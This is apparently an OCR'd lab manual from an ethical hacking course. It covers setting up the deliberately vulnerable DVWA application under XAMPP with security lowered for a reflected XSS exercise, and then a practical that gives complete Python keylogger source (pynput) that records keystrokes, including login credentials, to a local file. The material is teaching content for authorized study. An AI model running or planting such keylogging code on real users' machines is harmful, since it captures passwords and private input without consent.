


Step 15: Now Stop the MYSQL and APACHE and START it again you will see MYSQL port it change but in APACHE it not showing port 4433 it showing 443 for this we need to go to


Step 16: C:\xampp\apache\conf\extra\httpd-ssl-conf follow this path and go to http-ssl-conf and edit it in NOTEPAD and change listen (443) into (4433) again save it there will be 5 (443) so properly change it don't miss



- **Now edit it in NOTEPAD and change listen (443) into (4433) again save it there will be 5 (443) so properly change it don't miss**



Step 17: Again STOP and START the MYSQL and APACHE now you will see APACHE port is change to 443 into 4433 now it will turn green that means it is running



Step 18: Now go to C:\xampp\htdocs\DVWA-master\config follow this path and open config.inc.php edit it as a notepad

```
File  Edit  View
#
# If you are using MariaDB then you canno
#   See README.md for more information
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = 'password';
```

- **erase password and add IP :3307';**
- **after erasing it will look like this**

```
File  Edit  View
#
# If you are using MariaDB then you cannot u
#   See README.md for more information on
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1:3307';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
```


Step 19: Now go to Google and type this in URL (127.0.0.1.8081/DVWA-master/)

Step 20: It will open DVWA page in last click on database


Step 21: then you will see a login page NOW put USERNAME : admin and PASSWORD : password put this username and passwords as it is same then click on login




Step 22: After Sign in go to DVWA Security you will see the security level is showing impossible so turn it into a Low and submit it



Step 23: Then go to XSS (Reflected) the following screen will appear



- **Now Type Anything (eg: your name)**
- **Observe how the page displays your input.**
- **For demonstration, enter a harmless browser-alert test that only shows a popup (no other actions)**



Practical No. 10

Aim: Study and Implementation of Keylogging Technique Using Python

Objective:


- To understand the working principle of a keylogger.
- To implement a basic keylogger in Python using the pynput library.
- To capture and log keystrokes into a text file for analysis.
- To understand the ethical and legal boundaries of keylogging in authorized security testing.

Background Information:

- Keylogging is a technique used to record the keys pressed on a keyboard.
- Python can be used to study keylogging by detecting and recording keyboard events.
- Keyloggers can be used for legitimate security testing and research in controlled environments.
- Unauthorized keylogging can capture sensitive information such as passwords and personal data.

Steps:

Procedure Flow:



Step 1: open python idle create new file type code then save the file name as keylogger.py in C drive

Code:

```
from pynput import keyboard as k

def log_write(data):
    with open("keylog.log","a")as file:file.write(str(data))
```

```
def write(key):
    if(str(key)=="key.esc"):
        print("keylogger stopped")
        return False
    try:
        log_write(str(key.char))

    except Exception:
            log_write("\n"+str(key)+"\n")
            return
log_write("\nNew session Started\n")

with k.Listener(on_release=write) as l:
    l.join()
```

Output:

```
File  Edit  Format  Run  Options  Window  Help
from pynput import keyboard as k

def log_write(data):
    with open("keylog.log","a")as file:file.write(str(data))

def write(key):
    if(str(key)=="key.esc"):
        print("keylogger stopped")
        return False
    try:
        log_write(str(key.char))

    except Exception:
            log_write("\n"+str(key)+"\n")
            return
log_write("\nNew session Started\n")

with k.Listener(on_release=write) as l:
    l.join()
```

Step2: run the code then copy the path till **Documents**

```
================ RESTART: C:/Users/Khushi/Documents/keylogger.py ================
```

Step3: then cancel everything then open command prompt run as administrator paste that path and like this cd C:/Users/Khushi/Documents and then enter

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.26200.7922]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd C:/Users/Khushi/Documents

C:\Users\Khushi\Documents>
```

Step4: then type **python -m pip install pynput** in **command prompt** then enter and let pip install


```
C:\Users\Khushi\Documents>python -m pip install pynput
Requirement already satisfied: pynput in c:\users\khushi\appdata\local\programs\python\python311\lib\site-packages (1.8.1)
Requirement already satisfied: six in c:\users\khushi\appdata\local\programs\python\python311\lib\site-packages (from pynput) (1.17.0)

[notice] A new release of pip available: 22.3 -> 26.0.1
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\Khushi\Documents>
```

Step5: then open idle open the recent file keylogger code and again run that code

Step6: Open browser type **http login page** then give user name and password enter login



Step7: now follow the path where you have save the file then open file name as keylog.log it will show all the key you have press

